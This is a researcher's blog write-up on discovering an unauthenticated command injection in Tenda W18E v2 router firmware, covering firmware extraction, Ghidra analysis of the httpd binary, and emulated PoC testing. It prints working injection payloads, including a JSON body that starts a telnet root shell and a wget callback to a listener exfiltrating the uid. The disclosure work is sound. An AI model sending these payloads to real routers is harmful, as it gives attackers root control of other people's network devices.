Hacking routers for fun and not profit

October 27, 2026 :: exploit-development :: 7 min read



Introduction

Recently, I was just realizing that doing tutorials and learning from course materials are not interesting and beneficial in terms of binary exploitation, therefore I wanted to choose real targets to see what is happening in the real products and that led me to choose IoT devices, especially routers. If you look at Pwn2Own or other initiatives, they are mostly appreciating router exploits more than any other IoT devices, so why not?

While there are lots of vendors such as Tp-Link, Broadcom and such, I decided to choose Tenda. There were two conditions that I had to set before choosing a vendor.

1) It should be used in the wild
2) There should be public firmware

If you have worked with IoT devices, you probably know that they are working with firmware. Some of the vendors are publishing the firmware already, and others are not publishing, in which you have to do some kind of UART/JTAG magic in order to dump it from the hardware, but i don't have such equipments so I had to find one with public firmware.

For these 2 conditions, Tenda was the perfect match. Also in our country, tenda is popular which made me more interested in this vendor.

Anyways, while I was looking for the Tenda routers and their public firmwares, I realized that, some of the firmwares are SSL encrypted. It is basically like you have all the source code but it is password protected zip file and you can't decrypt it. Therefore, i had to choose one which is not ssl encrypted. That's when I came across to this:



W18E v2.0 AC1200 Dual Band Gigabit Enterprise Wireless Router

In firmware research, you usually have 2 steps that you mostly follow.

1) Extract the firmware

2) Reverse engineer the firmware

3) Write the PoC to see if it is actually vulnerable

For step 3, i don't have the hardware itself, therefore I had to emulate it with the help of the QEMU (thanks to Fabrice Bellard).

you may download the exact firmware from here:
https://www.tendacn.com/material/show/824455349567557?proPath=W18EV2

Extracting the firmware

After downloading the firmware, I have used binwalk in order to extract the firmware.

Code:

```
~/Firmware_Hacking ❯ binwalk -e US_W18EV2_kf_V16.01.0.20\(4766\)_HighPower\ \(1\)
........
~/Firmware_Hacking ❯ cd _US_W18EV2_kf_V16.01.0.20\(4766\)_HighPower\ \(1\).bin.ex
~/Firmware_Hacking/_US_W18EV2_kf_V16.01.0.20(4766)_HighPower (1).bin.extracted ❯
20F29F.squashfs  80  80.7z  squashfs-root  squashfs-root-0
```

extraction will give you some warning but you may ignore them. There are lots of binary files inside squashfs-root that we may analyze.


Code:

```
~/Firmware_Hacking/_US_W18EV2_kf_V16.01.0.20(4766)_HighPower (1).bin.extracted/sq
3322ip      cameraDiscovery  dhcp6c       dhcps            httpd
88ip        cfm              dhcp6c_wan1  dhcps-guest      igmpproxy
acbs        cfmd             dhcp6c_wan2  discovery-dhcp   igmpproxy.sh
acbs_cli    checklock        dhcp6c_wan3  discovery-pppoe  imsd
appmgr      clear-table      dhcp6c_wan4  dnrd             inadyn
arpbrocast  db_dhcpc_wan1    dhcp6s       dnrd-guest       install_kernel_ko.sh
arpgateway  db_dhcpc_wan2    dhcpcd       dnrd-wisp        ip
ash         db_dhcpc_wan3    dhcpcd_ac    flash            ip6tables
ate         db_dhcpc_wan4    dhcpcd_lan   flash_erase      iptables
ate_cmd     db_pppd_wan1     dhcpcd_wan1  flash_unlock     iw
ate_init    db_pppd_wan2     dhcpcd_wan2  get-value        jshn.sh
ate_server  db_pppd_wan3     dhcpcd_wan3  gnway            km_cmd
authmgr     db_pppd_wan4     dhcpcd_wan4  hostapd          l2tp_dhcpc_wan1
burn_make   debug            dhcpcd_wisp  hostapd_cli      l2tp_dhcpc_wan2
```

In here, I decided to focus on the httpd binary. Because if you look for the previous researches which have been done on Tenda, they were mostly targeting this binary. It is the core web server used by Tenda, for handling administrative functionalities. It is also famous for backdoors and such.

Reverse engineering httpd

When i added this file to ghidra, I saw that this is different architecture (MIPS) which haven't work on it before, but let's hope it won't be difficult.



```
Project File Name:                httpd
Last Modified:                    Tue Oct 27 23:56:50 GMT+04:00 2026
Readonly:                         false
Program Name:                     httpd
Language ID:                      MIPS:LE:32:default (1.9)
Compiler ID:                      default
Processor:                        MIPS
Endian:                           Little
Address Size:                     32
Minimum Address:                  00400000
Maximum Address:                  _elfSectionHeaders::00000707
# of Bytes:                       2702454
# of Memory Blocks:               45
# of Instructions:                0
# of Defined Data:                8976
# of Functions:                   4051
# of Symbols:                     5780
# of Data Types:                  103
# of Data Type Categories:        2
Created With Ghidra Version:      12.1.3
Date Created:                     Tue Oct 27 23:56:48 GMT+04:00 2026
ELF File Type:                    executable
ELF Original Image Base:          0x400000
```

Ghidra output

Considering that it has the huge codebase, it would not be wise to just randomly look all of the functions. In binary exploitation, the main point is to find something where user input it being executed without validation. For finding it in languages like C/C++ and such you have lots of options but some of them are:
1) usage of scanf, snprintf, memcpy and such.
2) Exported functions with names such as Get...., Set...., Do.... and so on.

Basically, you either find the native vulnerable functions being used or custom functions which could be vulnerable.

After little bit of research, I came across to this. One interesting function was doSystemCmd. The name already tells me what this function could do. For example:

```
1
2 void formAte(undefined4 param_1)
3
4 {
5   puts("start ate process");
6   doSystemCmd("killall -9 ate");
7   usleep(500);
8   doSystemCmd("ate &");
9   websTransfer(param_1,0,"load mfg success.");
10  return;
11 }
12
```

In this function, doSystemCmd, basically executes system commands. This is crucial and will be needed in the future.

Now, I have to find all the cross references where this function could take user input instead of hardcoded system commands. Luckily, I found the one where the arguments were not hardcoded. It was a function called do_packet_action.

```
306       GetValue("net.check.target.device",local_314);
307       GetValue("net.check.protocol",acStack_354);
308       if (local_314[0] == '\0') {
309         iVar1 = strcmp(acStack_354,"all");
310         if (iVar1 == 0) {
311           snprintf((char *)&local_2d4,0x100,"tcpdump -i %s -U -c %d -w %s &",local_34,iVar3,
312                    local_3b4 + 0x20);
313         }
314         else {
315           snprintf((char *)&local_2d4,0x100,"tcpdump -i %s %s -U -c %d -w %s &",local_34,
316                    acStack_354,iVar3,local_3b4 + 0x20);
317         }
318       }
319       else {
320         pcVar5 = strchr(local_314,0x2e);
321         if (pcVar5 == (char *)0x0) {
322           iVar1 = strcmp(acStack_354,"all");
323           if (iVar1 == 0) {
324             snprintf((char *)&local_2d4,0x100,
325                      "tcpdump -i %s ether src %s or ether dst %s -U -c %d -w %s &",local_34,
326                      local_314,local_314,iVar3,local_3b4 + 0x20);
327           }
328           else {
329             snprintf((char *)&local_2d4,0x100,
330                      "tcpdump -i %s %s and \\(ether src %s or ether dst %s\\) -U -c %d -w %s &",
331                      local_34,acStack_354,local_314,local_314,iVar3,local_3b4 + 0x20);
332           }
333         }
334         else {
335           iVar1 = strcmp(acStack_354,"all");
336           if (iVar1 == 0) {
337             snprintf((char *)&local_2d4,0x100,"tcpdump -i %s host %s -U -c %d -w %s &",local_34,
338                      local_314,iVar3,local_3b4 + 0x20);
339           }
340           else {
341             snprintf((char *)&local_2d4,0x100,"tcpdump -i %s %s and host %s -U -c %d -w %s &",
342                      local_34,acStack_354,local_314,iVar3,local_3b4 + 0x20);
343           }
344         }
345       }
346       doSystemCmd(&local_2d4);
347       download_flag.14654 = download_flag.14654 + 1;
348       start_flag.14653 = start_flag.14653 + 1;
349       goto LAB_004dec00;
350     }
```

code snippet from do_packet_action()

There is a draft idea that do_packet_action implements the packet capture functionality. Its job is to build and run the tcpdump command. But the problem is it is taking attacker-controlled input to that string when it builds the command string. Flow is basically like this:

1) The code reads values (net.check.protocol, net.check.target.device and etc) via GetValue and places them in the stack

2) These values are being read and placed to the tcpdump with snprintf. Especially the ones with .... %s host %s .... where the second %s is acStack_254 (net.check.protocol) and third %s is local_314 (net.check.target.device)
3) builded tcpdump command is being executed with doSystemCmd

In here, the problem is %s fields are not being validated or sanitized. This makes it potentially vulnerable to command injection.

Last thing left is to find how net.check.protocol and such values are being set, and after small reference based search, I have found out that it is being set in a function called formSetNetCheckTools().

```
  local_24[0xe] = '\0';
  local_24[0xf] = '\0';
  uVar1 = cJSON_GetString(param_2,"action",&DAT_005ee8dc);
  pcVar2 = (char *)cJSON_GetString(param_2,&DAT_005eff50,&DAT_005ee8dc);
  __s = (char *)cJSON_GetString(param_2,"externalInterface",&DAT_005ee8dc);
  uVar3 = cJSON_GetString(param_2,&DAT_005eff68,&DAT_005ee8dc);
  uVar4 = cJSON_GetString(param_2,"interface",&DAT_005ee8dc);
  uVar5 = cJSON_GetString(param_2,"protocol",&DAT_005ee8dc);
  uVar6 = cJSON_GetString(param_2,"apMac",&DAT_005ee8dc);
  uVar7 = cJSON_GetString(param_2,"targetDevice",&DAT_005ee8dc);
  uVar8 = cJSON_GetInt(param_2,"packetNum",1);
  if ((*pcVar2 == '\0') || (iVar9 = prod_system_param_valid(pcVar2), iVar9 != 0)) {
    if (*__s == '\0') {
      memset(&DAT_00644e80,0,0x20);
    }
    else {
      GetValue("sys.workmode",local_24);
      iVar9 = strcmp(local_24,"ac");
      if (iVar9 == 0) {
        vlan_name_to_ifname(__s,&DAT_00644e80);
      }
      else {
        iVar9 = sscanf(__s,"WAN%d",local_38);
        if ((((iVar9 != 1) || (local_38[0] < 1)) || (4 < local_38[0])) ||
           (iVar9 = prod_common_get_wanifname(local_38[0],&DAT_00644e80,0x20), iVar9 == 0))
        goto LAB_004e0f7c;
      }
    }
    prod_cfm_set_int_val("net.check.ping.pkg.num",uVar8);
    prod_cfm_set_val("net.check.action",uVar1);
    prod_cfm_set_val("net.check.type",uVar3);
    prod_cfm_set_val("net.check.interface",uVar4);
    prod_cfm_set_val("net.check.protocol",uVar5);
    prod_cfm_set_val("net.check.target.device",uVar7);
    prod_cfm_set_val("net.check.apmac",uVar6);
    DAT_00644e38 = cJSON_GetInt(param_2,"packetSize",0x38);
    snprintf(&DAT_00644e40,0x40,"%s",pcVar2);
    uVar3 = *(undefined4 *)(param_2 + 0x24);
    uVar1 = cJSON_CreateNumber(0);
    cJSON_AddItemToObject(param_3,uVar3,uVar1);
  }
  else {
LAB_004e0f7c:
    uVar3 = *(undefined4 *)(param_2 + 0x24);
    uVar1 = cJSON_CreateNumber(0xbff0000000000000);
    cJSON_AddItemToObject(param_3,uVar3,uVar1);
  }
  return;
}
```

Code snippet from formSetNetCheckTools()

This function takes parsed JSON request body and set it to the respective values. For example:
action = net.check.action
type = net.check.type
targetDevice = net.check.target.device

But where this JSON request body comes from?

Each function has a slot the program uses to call it. I searched for who uses formSetNetCheckTools's slot. It's registered by a line that effectively says: register formSetNetCheckTools in the set table under the name diagnose.


```
13  getModuleRegister("diagnose",formGetNetCheckTools);
14  setModuleRegister("diagnose",formSetNetCheckTools);
```

Code snippet from System_Manage_Register()

These modules are being set with formSetModules before being registered.

```
4  void formSetModules(int param_1)
5
6  {
7    int iVar1;
8    int iVar2;
9    int iVar3;
10   undefined4 uVar4;
11   code *pcVar5;
12   uint uVar6;
13   undefined4 uVar7;
14   undefined8 uVar8;
15   undefined8 uVar9;
16   void *local_48;
17   int local_44;
18   undefined4 *local_40;
19
20   local_48 = (void *)0x0;
21   local_44 = 0;
22   iVar1 = cJSON_Parse(*(undefined4 *)(param_1 + 0x20));
23   iVar2 = cJSON_CreateObject();
24   if ((iVar1 == 0) || (iVar2 == 0)) {
25     outputToWebs(param_1,0);
26   }
27   else {
28     iVar3 = module_need_login(param_1,iVar1);
29     if (iVar3 == 0) {
30       iVar3 = webs_find_session(param_1);
31       if (iVar3 != 0) {
32         uVar4 = get_sys_uptime();
33         *(undefined4 *)(iVar3 + 0x84) = uVar4;
```

Code snippet from formSetModules()



string search for modules

Function's first argument is being parsed with cJSON_Parse. In another function, formSetModules is being registered as setModules.

So now, we roughly have an idea what is happening out here. Let's summarize in forward direction:

1. We send a POST request to /goform/setModules
2. body is parsed with cJSON_Parse(formSetmodules)
3. Parsed values are being set to a internal value in formSetNetCheckTools
4. These values are used in the building of tcpdump command
5. Builded command is executed with doSystemCmd

Our potential PoC will look like this:

Code:

```
POST /goform/setModules
 {"module":"diagnose","action":"start","interface":"…",
 "protocol":"…","targetDevice":"1.1.1.1;telnetd -l/bin/sh -p9999;"}
```

which should give me shell.


Testing the PoC

For emulating this router, I will use QEMU and FirmAE. It is basically emulation tool for IoT firmwares.
Basic build and run script (thanks to claude) is enough for me to emulate the environment.

```
~/Firmware_Hacking/W18E_diagnose_rce_poc/harness ❯ ./build_and_run.sh
[*] building compileable preload stub
    mipsel-linux-gnu-gcc not found; using prebuilt /home/cushz/Firmware_Hacking/W18E_diagnose_rce_poc/harness/cfmstub.so
[*] preparing writable rootfs copy at /home/cushz/Firmware_Hacking/W18E_diagnose_rce_poc/harness/work/root
[*] fixing extraction-artifact symlinks (/etc /root /home -> /dev/null)
[*] seeding config store from default_router.cfg (868 keys) with net overrides
seeded 868 keys
[*] installing minimal init
[*] building ext2 image
[*] booting qemu-system-mipsel  (serial -> /tmp/poc.ser, httpd -> 127.0.0.1:8080)
    qemu pid=47792 ; waiting for boot...
[*] starting httpd inside the guest (background)

============================================================
 httpd is live at  http://127.0.0.1:8080/
 Reproduce the RCE:
   ../poc.sh 127.0.0.1:8080 ';id>/tmp/RCE_OK;#'
 Then read the result out of the guest:
   sudo python3 /home/cushz/Firmware_Hacking/W18E_diagnose_rce_poc/harness/sercon.py 'cat /tmp/RCE_OK' 'ls -la /tmp/RCE_OK' 'grep Uid /proc/self/status'
```

build script



login page for tenda

After building, we should be able to see the login page of the router in port 8080.

Now, let's run our PoC. But keep in mind that some of the commands such as id or whoami are not existent on the firmware, therefore don't try to inject those.

```
~/Firmware_Hacking/W18E_diagnose_rce_poc ❯ ./poc.sh 127.0.0.1:8080 "wget -qT4 http://10.0.2.2:4444/uid_\$(awk '/^Uid/{print \$2}' /proc/self/status)"
[*] target        : http://127.0.0.1:8080
[*] injected cmd  : wget -qT4 http://10.0.2.2:4444/uid_$(awk '/^Uid/{print $2}' /proc/self/status)
[*] protocol field: ;wget -qT4 http://10.0.2.2:4444/uid_$(awk '/^Uid/{print $2}' /proc/self/status);#

[1] storing payload  -> POST /goform/setModules
    response: {"diagnose":0}
[2] triggering exec  -> POST /goform/getModules
```

```
~/Firmware_Hacking/W18E_diagnose_rce_poc/harness ❯ nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 33150
GET /uid_0 HTTP/1.1
Host: 10.0.2.2:4444
User-Agent: Wget
Connection: close
```

PoC demonstration

On this device, uid_0 means it is root.

As a conclusion, this is an unauthenticated (if it is in factory state) root command injection. The PoC and harness (if you want to test it without the real hardware) is also published on my github page as well.

https://github.com/Cushz/CVE-2026-118238

--

cushz :: Exploit development, reverse engineering and Windows internals.

Originally published on Medium.

« All write-ups

© 2026 Arif Abdullayev :: Exploitation Diaries